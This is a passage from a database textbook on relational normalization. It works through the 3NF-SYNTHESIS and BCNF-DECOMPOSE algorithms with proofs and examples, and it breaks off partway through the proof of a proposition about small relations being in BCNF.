$$\{fid\}\text{: } \mathbf{S}_1(fid, name, rank, department); \text{ and}$$
$$\{department\}\text{: } \mathbf{S}_2(department, faculty).$$

The condition of the **while**-loop at Line 7 does not hold. Hence, we keep both $\mathbf{S}_1$ and $\mathbf{S}_2$. The only candidate key of the relation $\mathbf{R}$ is *fid*, which is preserved by $\mathbf{S}_1$. We note that the result of 3NF-SYNTHESIS matches the relations **FacultyMember**$'$ ($\mathbf{S}_1$) and **Department** ($\mathbf{S}_2$) of Example 8.14.

As the third example, we consider a relation $\mathbf{R}(a, b, c)$ that satisfies the set of functional dependencies $\mathbb{D} = \{a \longrightarrow c; b \longrightarrow c\}$, which is also a minimal cover. Hence, $\mathbb{D}' = \mathbb{D}$ and the **for**-loop at Line 3 produces two relations

$$\{a\}\text{: } \mathbf{S}_1(\underline{a}, c); \text{ and}$$
$$\{b\}\text{: } \mathbf{S}_2(\underline{b}, c).$$

The condition of the **while**-loop at Line 7 does not hold. Hence, we keep both $\mathbf{S}_1$ and $\mathbf{S}_2$. The only candidate key of the relation $\mathbf{R}$ is a, b, which is not preserved by $\mathbf{S}_1$ or $\mathbf{S}_2$. Hence, the **if**-statement at Line 10 will add a new relation

$$\text{candidate key: } \mathbf{S}_3(\underline{a}, \underline{b}).$$

As the fourth example, we consider a relation $\mathbf{R}(a, b, c, d, e)$ that satisfies the set of functional dependencies

$$\mathbb{D} = \{a, b \longrightarrow d, e; \quad c \longrightarrow a; \quad c \longrightarrow e; \quad d \longrightarrow c; \quad e \longrightarrow a\}$$

of Example 7.42. Example 7.53 showed how MINIMALCOVER($\mathbb{D}$) computes the minimal cover $\mathbb{D}'$ of $\mathbb{D}$. We have

$$\mathbb{D}' = \{a, b \longrightarrow d; \quad c \longrightarrow e; \quad d \longrightarrow c; \quad e \longrightarrow a\}.$$

Hence, the **for**-loop at Line 3 produces four relations

$$\{a, b\}\text{: } \mathbf{S}_1(\underline{a}, \underline{b}, d);$$
$$\{c\}\text{: } \mathbf{S}_2(\underline{c}, e);$$
$$\{d\}\text{: } \mathbf{S}_3(\underline{d}, c); \text{ and}$$
$$\{e\}\text{: } \mathbf{S}_4(\underline{e}, a).$$

The condition of the **while**-loop at Line 7 does not hold for any pair of relations in $\mathbf{S}_1, \ldots, \mathbf{S}_4$. Finally, as shown in Example 7.45, the candidate keys for relation $\mathbf{R}$ are a, b and b, c. Relation $\mathbf{S}_1$ holds a candidate key. Hence, the **if**-statement at Line 10 will not add any relations.

As the fifth example, we consider a relation $\mathbf{R}(a, b, c, d)$ that satisfies the set of functional dependencies $\mathbb{D} = \{a, b \longrightarrow c; a, b \longrightarrow d; d \longrightarrow b\}$, which is also a minimal cover. Hence, $\mathbb{D}' = \mathbb{D}$ and the **for**-loop at Line 3 produces two relations

$$\{a, b\}\text{: } \mathbf{S}_1(\underline{a}, \underline{b}, c, d); \text{ and}$$
$$\{d\}\text{: } \mathbf{S}_2(\underline{d}, b).$$

The condition of the while-loop at Line 7 holds: the attributes attributes($\mathbf{S}_1$) of relation $\mathbf{S}_1$ include all attributes attributes($\mathbf{S}_2$) of relation $\mathbf{S}_2$. Hence, we only keep $\mathbf{S}_1$, which is equivalent to the original relation. In addition, the if-statement at Line 10 will not add any relations.

We note that the relations produced by the 3NF-SYNTHESIS algorithm depend entirely on the minimal cover computed at Line 1. In Example 7.55, we already illustrated that multiple widely-distinct minimal covers can exist for a given relation:

Example 8.18. Consider the following two sets of dependencies:

$$\mathbb{D}_1 = \{a \longrightarrow b; \quad a \longrightarrow c; \quad a \longrightarrow d; \quad a \longrightarrow e; \quad a \longrightarrow f; \quad b \longrightarrow a; \quad c \longrightarrow a; \quad d \longrightarrow a; \quad e \longrightarrow a; \quad f \longrightarrow a\};$$
$$\mathbb{D}_2 = \{a \longrightarrow b; \quad b \longrightarrow c; \quad c \longrightarrow d; \quad d \longrightarrow e; \quad e \longrightarrow f, \quad f \longrightarrow a\}.$$

Example 7.55 showed that both sets of dependencies are minimal covers for a relation $\mathbf{R}(a,b,c,d,e,f)$. We have

$$\text{3NF-SYNTHESIS}(\mathbf{R}, \mathbb{D}_1) = \{\mathbf{S}_1(a,b,c,d,e,f)\}; \text{ and}$$
$$\text{3NF-SYNTHESIS}(\mathbf{R}, \mathbb{D}_2) = \{\mathbf{S}_1(a,b), \mathbf{S}_2(b,c), \mathbf{S}_3(c,d), \mathbf{S}_4(d,e), \mathbf{S}_5(e,f), \mathbf{S}_6(f,a)\}.$$

Note, interestingly, that the original relation was already in 3NF: the 3NF-SYNTHESIS algorithm decomposes relations regardless of whether they are already in 3NF.

Next, we shall prove that the 3NF-SYNTHESIS algorithm is correct.

Theorem 8.19. *Let $\mathbf{R}$ be a relation satisfying the set $\mathbb{D}$ of functional dependencies. The* 3NF-SYNTHESIS *algorithm satisfies the following four correctness properties:*

- ***Termination**. The* 3NF-SYNTESIS *algorithm returns a value in a finite number of steps.*
- ***Lossless-join**.* 3NF-SYNTHESIS*($\mathbf{R}$, $\mathbb{D}$) returns a lossless-join decomposition of $\mathbf{R}$.*
- ***Dependency-preserving**.* 3NF-SYNTHESIS*($\mathbf{R}$, $\mathbb{D}$) returns a dependency-preserving decomposition of $\mathbf{R}$.*
- ***3NF**. Each relation in* 3NF-SYNTHESIS*($\mathbf{R}$, $\mathbb{D}$) is in 3NF.*

Proof. Each loop in the 3NF-SYNTHESIS algorithm ranges over a finite number of values. Hence, the algorithm trivially terminates. Next, we only prove that the result of the algorithm is a lossless-join and dependency-preserving decomposition of $\mathbf{R}$.

First, we prove that the 3NF-SYNTHESIS algorithm produces a decomposition of $\mathbf{R}$. Let $\mathsf{K} \subseteq$ attributes($\mathbf{R}$) be any candidate key of relation $\mathbf{R}$ and let $b \in$ attributes($\mathbf{R}$) be an arbitrary attribute. As K is a candidate key of $\mathbf{R}$, we must have $b \in$ CLOSURE($\mathbb{D}, \mathsf{K}$). Hence, we either have $b \in \mathsf{K}$ or there exists a dependency $\mathsf{A} \longrightarrow \mathsf{B} \in \mathbb{D}$ with $\mathbb{D} \models \mathsf{K} \longrightarrow \mathsf{A}$ and $b \in \mathsf{B}$. Now consider the minimal cover $\mathbb{D}'$ of Line 1. We distinguish two cases:

1. There exists a functional dependency $\mathsf{X} \longrightarrow b \in \mathbb{D}'$. In this case, the for-loop at Line 3 will produce one or more relations with attribute b. Next, consider the removal of a relation $\mathbf{S}$ from *result* as a consequence of the while-loop at Line 7. Relation $\mathbf{S}$ is only removed if there exists a relation $\mathbf{T} \in$ *result* with attributes($\mathbf{S}$) $\subseteq$ attributes($\mathbf{T}$). Hence, the while-loop will always preserve at-least one relation $\mathbf{T}$ with $b \in$ attributes($\mathbf{T}$).

2. No functional dependency $\mathsf{A} \longrightarrow b \in \mathbb{D}'$ exists. As a consequence of the above, we must have $b \in \mathsf{K}$ for every candidate key K. Hence, a relation with attribute b is produced by the if-statement at Line 10.

Next, we prove that the 3NF-SYNTHESIS algorithm is dependency-preserving. Let $\mathbb{D}'$ be a minimal cover of $\mathbb{D}$. For each functional dependency $\mathsf{X} \longrightarrow y \in \mathbb{D}'$, the for-loop at Line 3, will construct a relation $\mathbf{XY}$ with $y \in \mathsf{Y}$. Hence, after completion of the for-loop, each functional dependency $\mathsf{X} \longrightarrow y \in \mathbb{D}'$ is preserved in at-least one relation. Next, consider the removal of a relation $\mathbf{S}$ from *result* as a consequence of the while-loop

at Line 7. Relation $\mathbf{S}$ is only removed if there exists a relation $\mathbf{T} \in \textit{result}$ with attributes($\mathbf{S}$) $\subseteq$ attributes($\mathbf{T}$). Hence, any dependency from $\mathbb{D}'$ preserved by $\mathbf{S}$ is also preserved by $\mathbf{T}$. We conclude that after completion of the **while**-loop at Line 7, each functional dependency in $\mathbb{D}'$ is preserved in at-least one relation. Hence, the 3NF-SYNTHESIS algorithm is dependency-preserving.

Then, we prove that the 3NF-SYNTHESIS algorithm is lossless-join. Let 3NF-SYNTHESIS($\mathbf{R}$, $\mathbb{D}$) $= \{\mathbf{S}_1, \ldots, \mathbf{S}_n\}$. By Definition 8.1 and Definition 8.4, we can show that the decomposition is lossless-join by proving that

$$\mathcal{I}(\mathbf{R}) = \text{eval}(Q, \mathcal{I}) \text{ with } Q := \pi_{\text{attributes}(\mathbf{S}_1)}(\mathbf{R}) \bowtie \ldots \bowtie \pi_{\text{attributes}(\mathbf{S}_n)}(\mathbf{S}_n).$$

Now let $\mathbf{K} \in \{\mathbf{S}_1, \ldots, \mathbf{S}_n\}$ be a relation in 3NF-SYNTHESIS($\mathbf{R}$, $\mathbb{D}$) that holds a candidate key $K \subseteq$ attributes($\mathbf{R}$) of $\mathbf{R}$. As relation $\mathbf{R}$ satisfies the minimal cover $\mathbb{D}'$ and the decomposition 3NF-SYNTHESIS($\mathbf{R}$, $\mathbb{D}$) is dependency-preserving, also eval$(Q, \mathcal{I})$ has K as its candidate key. As K is a candidate key of $\mathbf{R}$, each tuple $\tau_{\mathbf{R}} \in \mathcal{I}(\mathbf{R})$ corresponds to exactly one tuple $\tau \in \text{eval}(\pi_{\text{attributes}(\mathbf{K})}(\mathbf{R}), \mathcal{I})$ with $\tau_{\mathbf{R}}[K] = \tau[K]$. Likewise, the tuple τ corresponds to exactly one tuple $\tau_Q \in \text{eval}(Q, \mathcal{I})$ with $\tau[K] = \tau_Q[K]$. To complete the proof, it suffices to show that $\tau_{\mathbf{R}} = \tau_Q$, which we leave as an exercise to the reader.

Finally, we prove that each relation in 3NF-SYNTHESIS($\mathbf{R}$, $\mathbb{D}$) is in 3NF. Let $\mathbf{S} \in$ 3NF-SYNTHESIS($\mathbf{R}$, $\mathbb{D}$) be such a relation and let $A \longrightarrow B \in \mathbb{D}^*$ with $A, B \subseteq$ attributes($\mathbf{S}$) be any functional dependency satisfied by $\mathbf{S}$. We need to prove that functional dependency $A \longrightarrow B$ satisfies the conditions of Definition 8.13. If $A \longrightarrow B$ is trivial or A is a candidate key of $\mathbf{S}$, then $A \longrightarrow B$ obviously satisfies the first or second condition of Definition 8.13.

Next, we consider the case in which $B \nsubseteq A$ and A is not a candidate key. Hence, we must show that $A \longrightarrow B$ satisfies the third condition of Definition 8.13. To do so, we need to show that every attribute $b \in (B \setminus A)$ is part of a candidate key of $\mathbf{S}$. First consider the case in which relation $\mathbf{S}$ was constructed by the **if**-statement of Line 10. In this case, no non-trivial functional dependencies from $\mathbb{D}'$ hold on $\mathbf{S}$ and, hence, no non-trivial functional dependencies hold on $\mathbf{S}$. We conclude that $\mathbf{S}$ cannot be constructed by the **if**-statement of Line 10. Now consider the case in which relation $\mathbf{S}$ was constructed by the **while**-condition of Line 7. Hence, there exists a set of attributes X such that attributes($\mathbf{S}$) $= X \cup Y$ with X a candidate key of $\mathbf{S}$ and $Y = \{y \mid X \longrightarrow y \in \mathbb{D}'\}$. As $\mathbb{D}'$ is a minimal cover, we must have $X \cap Y = \emptyset$ and we either have $b \in X$ or $b \in Y$. The third condition of Definition 8.13 holds if and only if $b \in X$. Next, it remains to prove that the case $b \notin X$ cannot happen. We do so by contradiction. Assume $b \notin X$. Hence, $b \in Y$ and $X \longrightarrow b \in \mathbb{D}'$ by construction. As we assumed A is not a candidate key of $\mathbf{S}$, we have $\mathbb{D}' \models X \longrightarrow A$, but not $\mathbb{D}' \models A \longrightarrow X$. Hence, we must be able to derive $\mathbb{D}' \models A \longrightarrow b$ without using any functional dependency with X in the left-hand side (as, otherwise, we could derive $\mathbb{D}' \models A \longrightarrow X$). We conclude that $\mathbb{D}'$ cannot be a minimal cover, a contradiction, as we can derive $\mathbb{D}' \models X \longrightarrow y$ without using $X \longrightarrow y$ by using the derivation $\mathbb{D}' \models X \longrightarrow A$ and the derivation $\mathbb{D}' \models A \longrightarrow y$. □

8.3.2 Limitations of 3NF

As proven in Proposition 8.15 and illustrated in Example 8.16, 3NF prevents all redundancies already prevented in 2NF. Furthermore, as illustrated in Example 8.14, 3NF prevents redundancies not prevented by 2NF. Unfortunately, 3NF will not address all sources of redundancies, however.

Example 8.20. Consider the relation with schema **CourseInfo**(*code*, *department*, *name*, *moid*) that details the name and main organizer of a course (identified by its code and the organizing department). We can require that the main organizer belongs to the department organizing the course. If we do so, we have

$$\mathbb{D} = \{\textit{moid} \longrightarrow \textit{department}; \quad \textit{code}, \textit{department} \longrightarrow \textit{name}, \textit{moid}\}.$$

We refer to Figure 8.5 for an illustration of this relation. This relation is in 3NF: in the functional dependency *code*, *department* $\longrightarrow$ *name*, *moid*, the left-hand side is the candidate key of **CourseInfo** and in the functional dependency *moid* $\longrightarrow$ *department*, the attribute *department* is part of the candidate key of **CourseInfo**. Unfortunately, this relation has obvious redundancies: the relation will redundantly store the same department for every faculty member organizing multiple courses.

CourseInfo			
code	*department*	*name*	*moid*
1	Computer Science	Databases	2
2	Computer Science	Advanced Databases	2
1	Software Engineering	Databases	5
2	Software Engineering	Programming I	5

Figure 8.5: The **CourseInfo** relation of Example 8.20.

Next, we consider whether the 3NF-SYNTHESIS algorithm can improve the relation **CourseInfo**. A minimal cover for $\mathbb{D}$ is given by

$$\mathbb{D}' = \{moid \longrightarrow department; \quad code, department \longrightarrow name; \quad code, department \longrightarrow moid\}.$$

Hence, the **for**-loop at Line 3 produces two relations

$$\{moid\}\text{: } \mathbf{S}_1(\underline{moid}, department); \text{ and}$$
$$\{code, department\}\text{: } \mathbf{S}_2(\underline{code}, \underline{department}, name, moid).$$

The condition of the **while**-loop at Line 7 holds: the attributes attributes($\mathbf{S}_2$) of relation $\mathbf{S}_2$ include all attributes attributes($\mathbf{S}_1$) of relation $\mathbf{S}_1$. Hence, we only keep $\mathbf{S}_2$, which is equivalent to the original relation. In addition, the **if**-statement at Line 10 will not add any relations. As such, we conclude that the 3NF-SYNTHESIS algorithm does not improve the relation **CourseInfo**.

As Example 8.20 illustrates, relations in 3NF can still have redundancies. In many cases, this is unavoidable if we want a decomposition that is both lossless-join and dependency-preserving:

Example 8.21. Consider the relation **CourseInfo** of Example 8.20. We can consider to decompose the relation **CourseInfo** into the relations **CourseInfo**$'$($\underline{code}$, $\underline{moid}$, *name*) and **OrganizerDepartment**($\underline{moid}$, *department*).

In **CourseInfo**$'$, the functional dependency $code, moid \longrightarrow name$ holds and in **OrganizerDepartment**, the functional dependency $moid \longrightarrow department$ holds. Let $\mathbb{D}'$ be these two functional dependencies. We note that $\mathbb{D}' \models code, department \longrightarrow name, moid$ does **not** hold: CLOSURE($\mathbb{D}'$, $\{code, department\}$) returns only $\{code, department\}$. Hence, the above decomposition is **not** dependency preserving.

We can consider several other decompositions of **CourseInfo**. We note, however, that the only way to preserve $code, department \longrightarrow moid$ is by by putting these three attributes in a single relation. Doing so will always result in similar redundancies as the ones illustrated in Example 8.20.

8.4 Boyce-Codd normal form (BCNF)

In Example 8.20, we showed an example of a relation that is in 3NF and still has redundancies. The **Boyce-Codd normal form** is explicitly designed to avoid such redundancies by putting **primary keys** central in the design of relational schemas:

Definition 8.22. Let **R** be a relation that satisfies the set $\mathbb{D}$ of functional dependencies. Relation **R** is in **Boyce-Codd normal form** (BCNF) if **R** is in 1NF and, for every functional dependency $A \longrightarrow B \in \mathbb{D}^*$, any of the following holds:

1. $A \longrightarrow B$ is trivial; or
2. A is a candidate key of **R**.

Here, we say $A \longrightarrow B$ is trivial if $\emptyset \models A \longrightarrow B$, hence, if $B \subseteq A$.

We say that a functional dependency $A \longrightarrow B$ is a **BCNF violation** if $A \longrightarrow B$ does not satisfy any of the above two conditions.

We note that BCNF disallows relations with **any functional structure** besides the structure determined by the candidate keys of the relation: all non-trivial functional dependencies must define primary keys. By doing so, BCNF enforces that relations only represent a single entity (and not include derivable details of other entities) or a single relationship (and not include derviable details of the related entities or of other entities).

Example 8.23. Consider the relation with schema **CourseInfo**(*code*, *department*, *name*, *moid*) of Example 8.12. This relation is not in BCNF: the functional dependency *moid* $\longrightarrow$ *department* is a BCNF violation as *moid* is not a candidate key of **CourseInfo**. Indeed, the attribute *department* is derivable from *moid*, as the faculty member identified by *moid* belongs to exactly one department.

Unfortunately, as shown in Example 8.21, no decomposition of **CourseInfo** exist that is dependency-preserving. Hence, to decompose relation **CourseInfo** into relations that are in BCNF, we need to consider decompositions that are not dependency-preserving. For example, we can decompose the relation **CourseInfo** into the relations **CourseInfo′**(*code*, *moid*, *name*) and **OrganizerDepartment**(*moid*, *department*) visualized in Figure 8.6. In **CourseInfo′**, the only non-trivial functional dependency that holds is *code*, *moid* $\longrightarrow$ *name* holds and in **OrganizerDepartment**, the only non-trivial functional dependency that holds is *moid* $\longrightarrow$ *department* holds. Hence, this decomposition is in BCNF.

CourseInfo′

code	*moid*	*name*
1	2	Databases
2	2	Advanced Databases
1	5	Databases
2	5	Programming I

Faculty

moid	*department*
2	Computer Science
5	Software Engineering

Figure 8.6: The **CourseInfo′** and **Faculty** relations of Example 8.23.

Examples 8.23 and 8.20 illustrate that there are relations that are in 3NF, but not in BCNF. From Definition 8.22 and Definition 8.13, it is immediately obvious that the inverse is never the case:

Proposition 8.24. *Let **R** be a relation that satisfies the set $\mathbb{D}$ of functional dependencies. If **R** is in BCNF, then **R** is in 3NF. If **R** is in 3NF, then **R** is not necessary in BCNF.*

Proof. Examples 8.23 and 8.20 already illustrate a relation that is in 3NF, but not in BCNF. Next, we consider the case in which **R** is in BCNF. The types of functional dependencies allowed to hold on relation **R** by Definition 8.22 are a strict subset of the types allowed by Definition 8.13. Hence, **R** is in 3NF. □

Example 8.25. The relation **CourseAdmin** of Example 7.1 is not in 2NF and, hence, also not in 3NF and also not in BCNF. The improved relations **Student**, **Faculty**, **Course**, **Enroll**, and **Organize** of Example 7.2 are all in BCNF and, hence, also in 3NF. Likewise, the relations **CourseInfo′** and **Faculty** of Example 8.23 are in BCNF and, hence, also in 3NF.

8.4.1 The BCNF-DECOMPOSE algorithm

Given a relation **R** that satisfies a set $\mathbb{D}$ of functional dependencies, the algorithm BCNF-DECOMPOSE(**R**, $\mathbb{D}$) of Figure 8.7 will return a set of relations S that is a lossless-join decomposition of relation **R** with respect to functional dependencies $\mathbb{D}$ such that the relations in S are all in BCNF. As we have already shown in Example 8.23, there are relations for which no dependency-preserving BCNF decomposition exist. Hence, BCNF-DECOMPOSE cannot guarantee to produce a dependency-preserving decomposition.

Next, we illustrate the usage of the BCNF-DECOMPOSE algorithm.

Algorithm BCNF-DECOMPOSE($\mathbf{R}$, $\mathbb{D}$):

1: *result* := $\{\mathbf{R}\}$.
2: **while** there exists a relation $\mathbf{S} \in$ *result* that is not in BCNF **do**
3: Choose non-trivial functional dependency $X \longrightarrow Y \in \mathbb{D}^*$ with

$$(X \cup Y) \subseteq \text{attributes}(\mathbf{S}) \text{ and } X \text{ not a key of } \mathbf{S}$$

proving that $\mathbf{S}$ is not in BCNF.
4: Replace $\mathbf{S}$ in *result* by two relations

$$\mathbf{S}_1 = \text{CLOSURE}(\mathbb{D}, X) \cap \text{attributes}(\mathbf{S});$$
$$\mathbf{S}_2 = X \cup (\text{attributes}(\mathbf{S}) \setminus \text{attributes}(\mathbf{S}_1)).$$

5: **end while**
6: **return** *result*.

Figure 8.7: The algorithm BCNF-DECOMPOSE that, given a relation $\mathbf{R}$ that satisfies a set $\mathbb{D}$ of functional dependencies, returns a set of relations in BCNF that are a lossless-join decomposition of $\mathbf{R}$.

Example 8.26. As the first example, we consider the relation **CourseAdmin** of Example 7.1 and the functional dependencies $\mathbb{D}$ specified for this relation in Example 7.6. We initialize

result = {**CourseAdmin**}.

Next, we perform the **while**-loop at Line 2. The functional dependency *sid* $\longrightarrow$ *sname*, *dob*, *age* $\in \mathbb{D}^*$ is a BCNF violation for **CourseAdmin**. Hence, we replace **CourseAdmin** by two relations $\mathbf{S}_1$ and $\mathbf{S}_2$:

result = {$\mathbf{S}_1$(*sid*, *sname*, *dob*, *age*);
$\mathbf{S}_2$(*sid*, *cid*, *cname*, *term*, *fid*, *fname*, *rank*, *moid*, *mname*)}.

In $\mathbf{S}_1$, the functional dependency *dob* $\longrightarrow$ *age* is a BCNF violation. Hence, we replace $\mathbf{S}_1$ by two relations $\mathbf{S}_{1,1}$ and $\mathbf{S}_{1,2}$:

result = {$\mathbf{S}_{1,1}$(*dob*, *age*); $\mathbf{S}_{1,2}$(*sid*, *sname*, *dob*);
$\mathbf{S}_2$(*sid*, *cid*, *cname*, *term*, *fid*, *fname*, *rank*, *moid*, *mname*)}.

In $\mathbf{S}_2$, the functional dependency *fid* $\longrightarrow$ *fname*, *frank* is a BCNF violation. Hence, we replace $\mathbf{S}_2$ by two relations $\mathbf{S}_{2,1}$ and $\mathbf{S}_{2,2}$:

result = {$\mathbf{S}_{1,1}$(*dob*, *age*); $\mathbf{S}_{1,2}$(*sid*, *sname*, *dob*);
$\mathbf{S}_{2,1}$(*fid*, *fname*, *rank*); $\mathbf{S}_{2,2}$(*sid*, *cid*, *cname*, *term*, *fid*, *moid*, *mname*)}.

In $\mathbf{S}_{2,2}$, the functional dependency *cid* $\longrightarrow$ *cname*, *moid*, *mname* is a BCNF violation. Hence, we replace $\mathbf{S}_{2,2}$ by two relations $\mathbf{S}_{2,2,1}$ and $\mathbf{S}_{2,2,2}$:

result = {$\mathbf{S}_{1,1}$(*dob*, *age*); $\mathbf{S}_{1,2}$(*sid*, *sname*, *dob*);
$\mathbf{S}_{2,1}$(*fid*, *fname*, *rank*); $\mathbf{S}_{2,2,1}$(*cid*, *cname*, *moid*, *mname*); $\mathbf{S}_{2,2,2}$(*sid*, *cid*, *fid*, *term*)}.

In $\mathbf{S}_{2,2,1}$, the functional dependency *moid* $\longrightarrow$ *mname* is a BCNF violation. Hence, we replace $\mathbf{S}_{2,2,1}$ by two relations $\mathbf{S}_{2,2,1,1}$ and $\mathbf{S}_{2,2,1,2}$:

result = {$\mathbf{S}_{1,1}$(*dob*, *age*); $\mathbf{S}_{1,2}$(*sid*, *sname*, *dob*);
$\mathbf{S}_{2,1}$(*fid*, *fname*, *rank*); $\mathbf{S}_{2,2,1,1}$(*moid*, *mname*); $\mathbf{S}_{2,2,1,2}$(*cid*, *cname*, *moid*); $\mathbf{S}_{2,2,2}$(*sid*, *cid*, *fid*, *term*)}.

In $\mathbf{S}_{2,2,2}$, the functional dependency $sid, cid \longrightarrow term$ is a BCNF violation. Hence, we replace $\mathbf{S}_{2,2,2}$ by two relations $\mathbf{S}_{2,2,2,1}$ and $\mathbf{S}_{2,2,2,2}$:

$$\begin{aligned} result = \{&\mathbf{S}_{1,1}(\underline{dob}, age); \mathbf{S}_{1,2}(\underline{sid}, sname, dob);\\ &\mathbf{S}_{2,1}(\underline{fid}, fname, rank); \mathbf{S}_{2,2,1,1}(\underline{moid}, mname); \mathbf{S}_{2,2,1,2}(\underline{cid}, cname, moid);\\ &\mathbf{S}_{2,2,2,1}(\underline{sid}, \underline{cid}, term); \mathbf{S}_{2,2,2,2}(\underline{sid}, \underline{cid}, \underline{fid})\}. \end{aligned}$$

We note that, in this case, the result of the BCNF-DECOMPOSE algorithm is the same as the result of the 3NF-SYNTHESIS algorithm (see the first example in Example 8.17).

As the second example, consider the relation with schema **CourseInfo**($\underline{code}$, $\underline{department}$, *name*, *moid*) of Example 8.20. We initialize

$$result = \{\mathbf{CourseInfo}\}.$$

In **CourseInfo**, the functional dependency $moid \longrightarrow department$ is a BCNF violation. Hence, we replace **CourseInfo** by $\mathbf{S}_1$ and $\mathbf{S}_2$:

$$result = \{\mathbf{S}_1(\underline{moid}, department); \mathbf{S}_2(\underline{code}, \underline{moid}, name)\}.$$

We note that the result of the BCNF-DECOMPOSE algorithm in this case is the decomposition illustrated in Example 8.21: $\mathbf{S}_1$ is equivalent to **Faculty** and $\mathbf{S}_2$ is equivalent to **CourseInfo**$'$. As shown in Example 8.21 this decomposition does not preserve all dependencies. Hence, this result is very different from what the 3NF-SYNTHESIS algorithm can produce.

As the third example, we consider a relation $\mathbf{R}(a, b, c)$ that satisfies the set of functional dependencies $\mathbb{D} = \{a \longrightarrow c; b \longrightarrow c\}$. We initialize

$$result = \{\mathbf{R}\}.$$

In $\mathbf{R}$, the functional dependency $a \longrightarrow c$ is a BCNF violation. Hence, we replace $\mathbf{R}$ by $\mathbf{S}_1$ and $\mathbf{S}_2$:

$$result = \{\mathbf{S}_1(\underline{a}, c); \mathbf{S}_2(\underline{a}, \underline{b})\}.$$

This result is rather different from the result of the 3NF-SYNTHESIS algorithm produces (see the third example of Example 8.17): the 3NF-SYNTHESIS algorithm produces a third relation $\mathbf{S}'(b, c)$. This third relation will maintain the functional dependency $b \longrightarrow c$, which is not maintained by the above decomposition.

As the final example, we consider a relation $\mathbf{R}(a, b, c, d)$ that satisfies the set of functional dependencies $\mathbb{D} = \{a \longrightarrow b; \emptyset \longrightarrow d\}$. We initialize

$$result = \{\mathbf{R}\}.$$

In $\mathbf{R}$, the functional dependency $a \longrightarrow b$ is a BCNF violation. Hence, we replace $\mathbf{R}$ by $\mathbf{S}_1$ and $\mathbf{S}_2$:

$$result = \{\mathbf{S}_1(\underline{a}, b, d); \mathbf{S}_2(\underline{a}, \underline{c})\}.$$

In $\mathbf{S}1$, the functional dependency $\emptyset \longrightarrow d$ is a BCNF violation. Hence, we replace $\mathbf{S}_1$ by $\mathbf{S}_{1,1}$ and $\mathbf{S}_{1,2}$:

$$result = \{\mathbf{S}_{1,1}(d); \mathbf{S}_{1,2}(\underline{a}, b); \mathbf{S}_2(\underline{a}, \underline{c})\}.$$

In the above, relation $\mathbf{S}_{1,1}(d)$ has primary key $\emptyset$. Hence, this relation can only hold a single row (a single constant). As such, this relation should probably be eliminated.

Each step of the **while**-loop at Line 2 of the BCNF-DECOMPOSE algorithm requires a BCNF violation in one of the relations in *result*. As shown in Example 8.26, these BCNF violations can often be found in the original set $\mathbb{D}$ of functional dependencies **without** going through the trouble of completely computing $\mathbb{D}^*$. This approach requires caution, however: it is easy to overlook BCNF violations when not computing $\mathbb{D}^*$:

Example 8.27. Consider a relation $\mathbf{R}(a,b,c,d,e,f)$ that satisfies the set of functional dependencies

$$\mathbb{D} = \{a \longrightarrow b,c; \quad b,d \longrightarrow e; \quad f \longrightarrow b; \quad f,b \longrightarrow d\}.$$

We initialize

$$result = \{\mathbf{R}\}.$$

In $\mathbf{R}$, the functional dependency $a \longrightarrow b,c$ is a BCNF violation. Hence, we replace $\mathbf{R}$ by $\mathbf{S}_1$ and $\mathbf{S}_2$:

$$result = \{\mathbf{S}_1(\underline{a},b,c); \mathbf{S}_2(\underline{a},d,e,\underline{f})\}$$

None of the functional dependencies in $\mathbb{D}$ are BCNF violations in $\mathbf{S}_1$ or $\mathbf{S}_2$: the functional dependencies $b,d \longrightarrow e$, $f \longrightarrow b$, and $f,b \longrightarrow d$ do **not hold** in either $\mathbf{S}_1$ or $\mathbf{S}_2$. We have $f \longrightarrow d \in \mathbb{D}^*$, however. To see this, we observe $\textsc{Closure}(\mathbb{D},f) = \{b,d,f,e\}$. As $d \in \textsc{Closure}(\mathbb{D},f)$, the functional dependency $f \longrightarrow d$ is a BCNF violation in $\mathbf{S}_2$. Hence, we replace $\mathbf{S}_2$ by $\mathbf{S}_{2,1}$ and $\mathbf{S}_{2,2}$:

$$result = \{\mathbf{S}_1(\underline{a},b,c); \mathbf{S}_{2,1}(\underline{f},d,e); \mathbf{S}_{2,2}(\underline{a},\underline{f})\}$$

We note that the relations produced by the BCNF-DECOMPOSE algorithm depend entirely on the order in which BCNF violations are chosen at Line 2:

Example 8.28. We continue with the relation $\mathbf{R}(a,b,c,d,e,f)$ of Example 8.27. This relation satisfies the set of functional dependencies

$$\mathbb{D} = \{a \longrightarrow b,c; \quad b,d \longrightarrow e; \quad f \longrightarrow b; \quad f,b \longrightarrow d\}.$$

We initialize

$$result = \{\mathbf{R}\}.$$

In $\mathbf{R}$, the functional dependency $f \longrightarrow b$ is a BCNF violation. Hence, we replace $\mathbf{R}$ by $\mathbf{S}_1$ and $\mathbf{S}_2$:

$$result = \{\mathbf{S}_1(\underline{f},b,d,e); \mathbf{S}_2(\underline{f},\underline{a},c)\}$$

In $\mathbf{S}_1$, the functional dependency $b,d \longrightarrow e$ is a BCNF violation. Hence, we replace $\mathbf{S}_1$ by $\mathbf{S}_{1,1}$ and $\mathbf{S}_{1,2}$:

$$result = \{\mathbf{S}_{1,1}(\underline{b},\underline{d},e); \mathbf{S}_{1,2}(\underline{f},b,d); \mathbf{S}_2(\underline{f},\underline{a},c)\}$$

In $\mathbf{S}_2$, the functional dependency $a \longrightarrow c$ is a BCNF violation. Hence, we replace $\mathbf{S}_2$ by $\mathbf{S}_{2,1}$ and $\mathbf{S}_{2,2}$:

$$result = \{\mathbf{S}_{1,1}(\underline{b},\underline{d},e); \mathbf{S}_{1,2}(\underline{f},b,d); \mathbf{S}_{2,1}(\underline{a},c); \mathbf{S}_{2,2}(\underline{f},\underline{a})\}.$$

To be able to show that the BCNF-DECOMPOSE algorithm always eventually terminate, we will show that small-enough relations are **always** in BCNF. We have the following:

Proposition 8.29. *Any relation with at-most one attributes is always in BCNF. Any relation* $\mathbf{R}$ *with at-most two attributes is in BCNF if* $\mathbf{R}$ *does not satisfy any non-trivial functional dependencies with left-hand side* $\emptyset$.

Proof. First assume relation $\mathbf{R}$ has one attribute a. The only non-trivial functional dependency that can hold on $\mathbf{R}$ is $\emptyset \longrightarrow a$, in which case $\emptyset$ is guaranteed to be a candidate key.

Now assume relation relation $\mathbf{R}$ has attributes a and b and consider all functional dependencies that can hold on $\mathbf{R}$. First, we look at the two cases in which $\mathbf{R}$ is not in BCNF:

1. If $\emptyset \longrightarrow a$ holds and $\emptyset \longrightarrow b$ does not hold, then b is the candidate key and $\emptyset$ is not a candidate key. Hence, $\mathbf{R}$ is not in BCNF.

